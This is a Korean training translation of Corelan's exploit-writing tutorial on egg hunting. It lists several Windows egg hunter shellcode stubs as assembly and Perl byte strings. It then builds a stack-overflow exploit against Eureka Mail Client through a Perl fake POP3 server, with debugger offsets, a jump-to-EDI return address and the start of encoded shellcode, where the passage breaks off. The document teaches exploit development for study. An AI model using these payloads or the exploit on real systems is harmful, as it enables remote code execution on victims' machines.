문서번호	13-VN-09

공격 코드 작성 따라하기

(원문: 공격 코드 Writing Tutorial 8)

2013.3

작성자: (주)한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의: nababora@naver.com

kisec 한국정보보호교육센터 Korea Information Security Education Center
보안프로젝트 BOANPROJECT

문서 개정 이력

개정 번호	개정 사유 및 내용	개정 일자
1.0	최초 작성	2013.03.06

공격 코드 Writing Tutorial by corelan

[여덟 번째. 에그 헌팅]

편역 : 한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의 : nababora@naver.com

공격 코드 Writing 첫 번째 파트에서, 우리는 스택 기반 오버플로우에 대해 공부 했고, 이것이 어떻게 임의 코드 실행으로 이어질 수 있는지도 이해했다. 우리가 제작해 본 모든 공격 코드에서, 쉘코드의 위치는 대개 정적이거나 레지스터를 이용해서 참조될 수 있었다.

앞서 다뤘던 여러 문서에서, 쉘코드로 이동하기 위한 하나 이상의 [1]Trampoline을 포함한 쉘코드로 점프하는 다양한 기술에 대해 설명했다. 모든 예제에서 스택에 할당된 사이즈 또한 우리의 전체 쉘코드를 삽입하기에 충분했다.

하지만 만약 버퍼 사이즈가 너무 작아서 쉘코드를 삽입하기 어렵다면 어떻게 될까? 이럴 때 에그 헌팅(egg huthing) 이라 불리는 기술을 사용하면 된다. 에그 헌팅은 'staged shellcode' 범부에 포함될 수 있고, 메모리에 위치한 실제 쉘코드를 찾아줄 수 있는 작은 크기의 사용자 쉘코드를 사용한다. 다시 말해서, 앞단에 위치한 작은 크기의 코드가 실행되면, 실제 쉘코드로 프로그램이 이동해 실행이 되는 원리를 갖고 있다.

이 기법을 적용하기 위해 다음과 같은 세 가지 조건이 필요하다.

1. 공격자는 어떤 방법으로든 쉘코드로 이동하고, 그 쉘코드를 실행할 수 있어야 한다. 에그 헌터라 불리는 코드를 삽입할 것이므로, 실질적인 가용 버퍼 사이즈는 상대적으로 작을 수 있다. 또한, 에그 헌터 코드는 예측 가능한 위치에 있어야 한다.
2. 최종 쉘코드는 메모리 어딘가에 위치해야 한다.
3. 최종 쉘코드의 앞 부분에 특정 문자 또는 마커 등으로 'tag'를 붙여줘야 한다. 에그 헌터 쉘코드는 메모리의 첫 부분부터 타고 올라 가면서 마커를 찾게 된다. 쉘코드를 찾게 되면, jmp 또는 call 명령어를 이용해 마커 바로 뒷부분에 위치한 쉘코드를 실행하게 된다. 이것은 공격자가 에그 헌터 코드에 마커를 정의해야 하고, 실제 쉘코드의 앞단에도 똑같은 내용을 기입해야 한다는 것을 의미한다.

※ 메모리를 검색하는 것은 프로세서에 크게 좌우하는 관계로 시간이 많이 걸릴 수도 있다. 그래서 에그

[1] 트램폴린은 내부 서비스 루틴, I/O 루틴 등을 가리키고 있는 주소를 포함하는 메모리 위치를 의미한다. 일반적으로는 '실행 점프' 정도로 이해 해도 무방하다.

헌터를 사용할 때는 다음과 같은 사항을 주의해야 한다.

= 잠시 동안 CPU의 모든 메모리가 점유 된다.

= 쉘코드가 실행될 때까지 시간이 다소 소요될 수도 있다.

1. 역사 & 기본 기법 소개

이 주제에 대해 다룬 문서는 좀처럼 찾아보기 힘들다. Skape가 얼마 전 훌륭한 문서(http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf)를 발표했고, 힙 전용 에그 헌팅(http://r00tin.blogspot.com/2009/03/heap-only-egg-hunter.html)에 대한 정보는 여기서 찾아보면 된다.

Skape의 문서는 인터넷에서 찾을 수 있는 최고의 에그 헌팅 문서다. 리눅스와 윈도우 상에서 사용할 수 있는 다양한 기법을 소개하고 있는데, 여기에는 에그 헌팅 동작 원리와, 어떻게 안전하게 메모리를 검색하는지에 대한 내용이 담겨 있다.

이 문서에서는 에그 헌팅에 대한 구체적인 기술적 사항들을 반복하지 않을 것이다. 다만 몇 가지 예제를 통해 스택 기반 오버플로우에서 에그 헌팅을 사용하는 방법에 대해 소개 하겠다.

이것만 기억해 주기 바란다.

- 실제 쉘코드 앞에 첨가되는 마커(marker)는 유일해야 한다(보통 에그 헌터 안에 4바이트 형식으로 2번 태그를 선언해야 한다)
- 특정 공격 코드에 어떤 기법이 메모리 검색에 사용될 수 있는지 테스트 해야 한다.
- 각 기법을 사용하려면 에그 헌터 코드를 위한 최소한의 가용 공간이 주어져야 한다.

SEH 구조는 대략 60바이트 공간을 사용하고, IsBadReadPtr은 37바이트를, NtDisplayString은 32바이트를 사용한다.

2. 에그 헌터 코드

위에서 설명했듯이, Skape는 윈도우 기반 공격코드를 위한 세 가지 에그 헌팅 기법을 소개했다. 다시 한 번 말하지만, 이번 문서에서는 에그 헌터에 적용된 근본적 원리에 대해선 별도로 설명하지 않겠다. 단지 에그 헌터를 실행하는데 필요한 기법을 이해하는 코드에 대해서만 설명하겠다.

에그헌터를 사용하는 전제 조건은 다음과 같다.

- 에그 헌터를 실행하기 위한 가용 버퍼 사이즈
- 주어진 공격 코드를 메모리에서 검색하는 기법이 실제로 잘 실행이 되는지 검사

1) SEH 주입을 사용한 에그 헌터

에그 헌터 사이즈 = 60바이트, 에그 사이즈 = 8바이트

```
EB21        jmp short 0x23
59          pop ecx
B890509050  mov eax,0x50905090  ; this is the tag
51          push ecx
6AFF        push byte -0x1
33DB        xor ebx,ebx
648923      mov [fs:ebx],esp
6A02        push byte +0x2
59          pop ecx
8BFB        mov edi,ebx
F3AF        repe scasd
7507        jnz 0x20
FFE7        jmp edi
6681CBFF0F  or bx,0xfff
43          inc ebx
EBED        jmp short 0x10
E8DAFFFFFF  call 0x2
6A0C        push byte +0xc
59          pop ecx
8B040C      mov eax,[esp+ecx]
B1B8        mov cl,0xb8
83040806    add dword [eax+ecx],byte +0x6
58          pop eax
83C410      add esp,byte+0x10
50          push eax
33C0        xor eax,eax
C3          ret
```

에그 헌터를 사용하기 위해, 공격자의 에그 헌터 페이로드는 다음과 같은 형태를 가지고 있어야 한다.

```
my $egghunter = "\xeb\x21\x59\xb8".
"w00t".
"\x51\x6a\xff\x33\xdb\x64\x89\x23\x6a\x02\x59\x8b\xfb".
"\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb".
"\xed\xe8\xda\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1".
"\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x33\xc0\xc3";
```

'w00t' 는 태그 역할을 하는데, 이것을 '₩x77₩x30₩x30₩x74"로 표기해도 무방하다.

주의: SEH 주입 기술은 Safeseh 기법이 새로 나온 OS에서는 거의 표준화가 된 지금 거의 쓸모가 없을 것이다. 그러므로 만약 윈도우 XP 서비스팩3 이상에서 에그헌터를 테스트 하려고 한다면 어떠한 방법으로든 safeseh를 우회해야 할 것이다. 아니면 다른 종류의 에그 헌터 기법을 사용할 수도 있다(뒤에서 소개할 예정)

2) IsBadReadPtr을 이용한 에그 헌터

에그 헌터 사이즈 = 37바이트, 에그 사이즈 = 8바이트

```
33DB        xor ebx,ebx
6681CBFF0F  or bx,0xfff
43          inc ebx
6A08        push byte +0x8
53          push ebx
B80D5BE777  mov eax,0x77e75b0d
FFD0        call eax
85C0        test eax,eax
75EC        jnz 0x2
B890509050  mov eax,0x50905090 ; this is the tag
8BFB        mov edi,ebx
AF          scasd
75E7        jnz 0x7
AF          scasd
75E4        jnz0x7
FFE7        jmp edi
```

에그 헌터 페이로드:

```
my $egghunter = "\x33\xdb\x66\x81\xcb\xff\x0f\x43\x6a\x08".
"\x53\xb8\x0d\x5b\xe7\x77\xff\xd0\x85\xc0\x75\xec\xb8".
"w00t".
"\x8b\xfb\xaf\x75\xe7\xaf\x75\xe4\xff\xe7";
```

3) NtDisplayString을 이용한 에그 헌팅

에그 헌터 사이즈 = 32바이트, 에그 사이즈 = 8바이트

```
6681CAFF0F  or dx,0x0fff
42          inc edx
52          push edx
6A43        push byte +0x43
58          pop eax
CD2E        int 0x2e
3C05        cmp al,0x5
5A          pop edx
74EF        jz 0x0
B890509050  mov eax,0x50905090  ; this is the tag
8BFA        mov edi,edx
AF          scasd
75EA        jnz 0x5
AF          scasd
75E7        jnz 0x5
FFE7        jmp edi
```

에그 헌터 페이로드:

```
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x43\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"w00t".
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

4) NtAccessCheck을 이용한 에그 헌터(AuditAlarm)

NtDisplayString 헌터랑 비슷한 형태를 가진 다른 종류의 에그 헌터로, 아래와 같은 형태를 가지고 있다.

```
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # this is the marker/tag: w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

NtDisplayString을 사용하는 대신, 이것은 에그 헌터를 넘겨 받아서 발생할 수 있는 접근 위반을 방지하기 위해 NtAccessChecAndAuditAlarm (KiServiceTable 내부의 오프셋 0x02)을 사용한다. NtAccessCheck에 대한 더 자세한 내용은 다음 링크를 참고하기 바란다.

- http://undocumented.rawol.com/sbs-w2k-5-monitoring-native-api-calls.pdf
- http://xosmos.net/txt/nativapi.html

5) NtDisplayString / NtAccessCheckAndAuditAlarm 에그 헌터 동작 원리에 대한 간단한 설명

이 두 에그 헌터는 비슷한 기법을 사용하는데 다만 접근 위반이 발생했는지 확인하는 syscall만 다른 것을 사용한다. NtDisplayString 원형은 다음과 같다.

```
NtDisplayString(
IN PUNICODE_STRING String );
```

NtAccessCheckAndAuditAlarm 프로토타입은 아래와 같다.

```
NtAccessCheckAndAuditAlarm(
 IN PUNICODE_STRING      SubsystemName OPTIONAL,
 IN HANDLE               ObjectHandle OPTIONAL,
 IN PUNICODE_STRING      ObjectTypeName OPTIONAL,
 IN PUNICODE_STRING      ObjectName OPTIONAL,
 IN PSECURITY_DESCRIPTOR SecurityDescriptor,
 IN ACCESS_MASK          DesiredAccess,
 IN PGENERIC_MAPPING     GenericMapping,
 IN BOOLEAN              ObjectCreation,
 OUT PULONG              GrantedAccess,
 OUT PULONG              AccessStatus,
 OUT PBOOLEAN            GenerateOnClose );
```

아래는 헌터 코드가 수행하는 일을 정리한 내용이다.

6681CAFF0F	or dx, 0x0fff	페이지에 있는 마지막 주소를 가져옴
42	inc edx	카운터 역할을 수행 (EDX에 있는 값을 증가)
52	push edx	스택에 edx 값을 삽입 (스택에 우리의 현재 주소를 저장)
6A43	push byte +0x2	NtAccessCheckAndAuditAlarm을 위해 0x2 삽입 또는 NtDisplayString을 위해 0x43 삽입
58	pop eax	0x2 또는 0x43을 eax로 가져옴 이를 통해 eax가 syscall의 인자로 사용될 수 있음

CD2E	int 0x2e	커널에게 이전의 레지스터를 이용해 syscall 할 것임을 알림
3C05	cmp al, 0x5	접근 위반이 발생했는지 확인 (0xc0000005 == ACCESS_VIOLATION)
5A	pop edx	edx 값 복구
74EF	je xxxx	dx 0x0ffffff 시작으로 다시 점프
B890509050	mov eax, 0x50905090	에그 헌터 태그 부분
8BFA	mov edi, edx	edi를 우리의 포인터로 세트
AF	scasd	상태를 비교
75EA	jnz xxxxxx	(inc edx로 돌아감) 에그 발견 여부 확인
AF	scasd	에그가 발견 되었으면
75E7	jnz xxxxx	(inc edx로 점프해 돌아감) 첫 번째 에그가 발견되면
FFE7	jmp edi	edi는 진짜 셸코드의 시작 부분을 가리키게 됨.


3. 에그 헌터 실행

에그 헌터 동작 원리를 설명하기 위해 우리는 Francis Provencher 가 발견한 Eureka Mail Client v2.2q를 사용하겠다. 프로그램을 설치하고, 설정은 조금 후에 한다.


이 취약점은 클라이언트가 POP3 서버로 접속할 때 발생된다. 만약 POP3 서버가 정교하게 조작된 긴 "-ERR" 데이터를 클라이언트에게 보내면, 클라이언트에서 충돌이 발생하고 임의의 코드를 실행할 수 있게 된다.

XP SP3 영어 버전에서 코드를 하나씩 만들어 보자. 우리는 가짜 POP3 서버를 만들고 2000바이트를 클라이언트로 돌려주기 위해 펄(Perl)코드를 사용할 것이다.

우선, 이뮤니티 디버거에 pvefindaddr plugin을 설치하자. 그 다음 다음과 같은 명령을 디버거 창에 입력해서 메타스플로잇 패턴을 생성해 보자.



이뮤니티 디버거가 설치된 폴더에, 2000개의 메타스플로잇 패턴을 포함하는 mspattern.txt가 생성되어 있을 것이다.




파일을 열어 mspattern.txt에 있는 내용을 클립보드에 복사해 놓는다. 그 뒤 2000개의 문자를 페이로드로 적용한 perl 형식의 공격 코드를 생성해 본다.


```
use Socket;

#메타스플로잇 pattern"my $junk = "Aa0..."; # 디버거에서 생성한 2000개의 패턴을 붙여 넣는다.

my $payload=$junk;
#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);

print "[+] Listening on tcp port 110 [POP3]... ₩n";
print "[+] Configure Eureka Mail Client to connect to this host₩n";
my $client_addr;

while($client_addr=accept(CLIENT,SERVER))
{
        print "[+] Client connected, sending evil payload₩n";
        while(1)
        {
           print CLIENT "-ERR ".$payload."₩n";
           print " -> Sent ".length($payload)." bytes₩n";
        }
}
close CLIENT;
print "[+] Connection closed₩n";
```

참고: 2000개의 문자가 오버플로우를 발생시키지 않을 경우 대신 5000개의 문자를 사용해 볼 것을 권장한다. 코드에서 while(1) 루프를 사용했는데, 클라이언트가 첫 번째 -ERR 페이로드 이후 충돌이 발생하지 않을 수도 있기 때문이다.


스크립트를 실행하면 다음과 같이 프로그램이 실행 된다.



이제 Eureka Mail Client를 실행한 다음 Options - Connection Settings를 선택 후 펄 스크립트로 돌아가고 있는 서버의 호스트 IP 주소를 입력하다. 서버 프로그램이 돌아가고 있는 시스템의 IP는 10.10.10.134로 설정값은 다음과 같이 채워져야 한다.




반드시 POP 이름과 비밀번호를 임의로 채워줘야 한다. 설정을 저장 후 이뮤니티 디버거로 Eureka Email에 attach 한다. 그리고 프로그램을 다시 실행 시킨다.



디버거에 attach 된 상태로 클라이언트가 실행 되도록 설정한 뒤, Eureka Mail Client로 가서 'File' -

'Send and Receive Emails' 를 선택한다.



애플리케이션이 종료될 것이다. perl 스크립트는 아직도 무한대로 실행되고 있을 것이므로, 종료를 해도 무방하다. 이뮤니티 디버거 로그와 레지스터를 확인해 보자.

```
41377841 [16:52:21] Access violation when executing [41377841]
```

```
Registers (FPU)
EAX 00000000
ECX 7C91003D ntdll.7C91003D
EDX 00280000
EBX 00130224
ESP 0012CD6C ASCII "x8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8
EBP 00475BFC Eureka_E.00475BFC
ESI 00475BF8 Eureka_E.00475BF8
EDI 00473678 ASCII "h0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0

EIP 41377841

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_WINDOW_HANDLE (00000578)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0120  Cond 0 0 0 1  Err 0 0 1 0 0 0 0 0  (LT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

이제 다음 명령을 실행해 보자.

```
!pvefindaddr suggest
```

이제 우리가 왜 메타스플로잇 패턴을 사용했는지 분명해질 것이다. !pvefindaddr suggest 실행을 하면, 이 플러그인은 충돌을 평가한 후, 메타스플로잇 레퍼런스를 참조해 오프셋을 찾고, 어떤 종류의 공격 코드가 가능한지 보여 준다.

```
Searching for metasploit pattern references
------------------------------------------------------------------------
[1] Searching for first 8 characters of Metasploit pattern : Aa0Aa1Aa
=================================================================
Modules C:\WINDOWS\System32\wshtcpip.dll
 - Found begin of Metasploit pattern at 0x00473a6f
 - Found begin of Metasploit pattern at 0x00474245
 - Found begin of Metasploit pattern at 0x00474a1b
 - Found begin of Metasploit pattern at 0x004755d5
 - Found begin of Metasploit pattern at 0x0012c7db
 - Found begin of Metasploit pattern at 0x0012caa1
 - Found begin of Metasploit pattern at 0x0012d4dd
 - Found begin of Metasploit pattern at 0x0012dcb3

 - Found begin of Unicode expanded Metasploit pattern at 0x0014f1f2

[2] Checking register addresses and contents
============================================
 - Register EIP is overwritten with Metasploit pattern at position 711
 - Register ESP points to Metasploit pattern at position 715
 - Register EDI points to Metasploit pattern at position 991

[3] Checking seh chain
======================
 - Checking seh chain entry at 0x0012fad8, value 7e44048f
 - Checking seh chain entry at 0x0012fb38, value 7e44048f
 - Checking seh chain entry at 0x0012ffb0, value 00452eb8
 - Checking seh chain entry at 0x0012ffe0, value 7c839ac0
   Evaluated 4 SEH entries
------------------------------------------------------------------------
Exploit payload information and suggestions :
---------------------------------------------
 [+] Type of exploit : Direct RET overwrite (EIP is overwritten)
     Offset to direct RET : 711
 [+] Payload found at ESP
     Offset to register : 715
 [+] Payload suggestion (perl) :
     my $junk="\x41" x  711;
     my $ret = XXXXXXXX; #jump to ESP - run  !pvefindaddr j -r ESP -n  to find an address
     my $shellcode="<your shellcode here>";
     my $payload=$junk.$ret.$shellcode;
 [+] Read more about this type of exploit at
     http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
---------------------------------------------------------------------
Done
```

pvefindaddr 실행 결과를 통해 다음과 같은 내용을 알아냈다.


- 직접 RET 덮어쓰기가 가능하다. RET는 711 바이트 다음부터 덮어쓸 수 있다. Eureka Email이 참조하는 POP3 서버의 IP 주소와 호스트 이름의 길이에 따라 RET를 덮어쓰는 오프셋은 유동적으로 변할 수 있다. 그래서 만약 127.0.0.1을 주소로 사용한다면 10.10.10.134 보다 3바이트 짧으므로 오프셋은 714바이트가 된다. 공격코드를 일반적으로 만드는 방법이 있다. 로컬 IP의 길이를 구하고 IP 길이를 기본으로 오프셋 사이즈를 계산한다(723 - 주소의 길이)
- ESP와 EDI 는 쉘코드를 참조하는 내용을 담고 있다. ESP는 715바이트, EDI는 991바이트 오프셋을 가리키고 있다(자체 시스템 환경에 따라 오프셋을 수정하기 바란다)

우리는 EDI와 ESP로 점프할 수 있다. ESP는 스택의 주소(0x0012cd6c)를 가리키고 있고, EDI(0x00473678)는 애플리케이션의 .data 섹션을 가리키고 있다.

Memory map

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapp
00350000	00001000				Priv	RW	RW	
00360000	00001000				Priv	RW	RW	
00370000	00001000				Priv	RW	RW	
003F0000	00005000				Priv	RW	RW	
00400000	00001000	Eureka_E		PE header	Imag	R	RWE	
00401000	00056000	Eureka_E	.text	code	Imag	R E	RWE	
00457000	00002000	Eureka_E	.rdata	imports	Imag	R	RWE	
00459000	00026000	Eureka_E	.data	data	Imag	RW	RWE	
0047F000	00137000	Eureka_E	.rsrc	resources	Imag	R	RWE	
005C0000	00006000				Map	R E	R E	

ESP를 살펴보면, 가용한 쉘코드 공간이 상당히 제한되어 있는 것을 볼 수 있다.



물론 공격자는 ESP로 점프할 수도 있고, ESP로 다시 점프해 오는 점프 코드를 작성해 RET를 덮어쓰기 전에 버퍼의 큰 부분을 사용할 수도 있다. 그렇다 하더라도, 위에서 보는 것처럼 우리가 사용할 수 있는 버퍼 공간이 700바이트 정도밖에 되지 않는다. 계산기를 실행하기에는 충분하지만, 우리가 원하는 쉘코드를 실행시키기에는 부족한 크기이다.

EDI로 점프하는 것 또한 가능하다. 'jump edi' 템포라인을 찾기 위해 '!pvefindaddr j edi'를 사용하면 된다(결과는 j.txt 안에 저장된다). 이번 예제에서는 user32.dll 내부에 있는 0x7E47BCD7을 이용하겠다. 스크립트를 수정하고 직접 RET를 덮어쓰는 것이 잘 작동하는지 보자.


```
use Socket;
my $localserver = "10.10.10.134";
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V', 0x7E47BCD7);
my $padding = "₩x90" x 277;

my $shellcode="₩x89₩xe2₩xda₩xc1₩xd9₩x72₩xf4₩x58₩x50₩x59₩x49₩x49₩x49₩x49" .
"₩x43₩x43₩x43₩x43₩x43₩x43₩x51₩x5a₩x56₩x54₩x58₩x33₩x30₩x56" .
"₩x58₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41" .
"₩x42₩x41₩x41₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42" .
"₩x30₩x42₩x42₩x58₩x50₩x38₩x41₩x43₩x4a₩x4a₩x49₩x4b₩x4c₩x4a" .
"₩x48₩x50₩x44₩x43₩x30₩x43₩x30₩x45₩x50₩x4c₩x4b₩x47₩x35₩x47" .
"₩x4c₩x4c₩x4b₩x43₩x4c₩x43₩x35₩x43₩x48₩x45₩x51₩x4a₩x4f₩x4c" .
"₩x4b₩x50₩x4f₩x42₩x38₩x4c₩x4b₩x51₩x4f₩x47₩x50₩x43₩x31₩x4a" .
"₩x4b₩x51₩x59₩x4c₩x4b₩x46₩x54₩x4c₩x4b₩x43₩x31₩x4a₩x4e₩x50" .
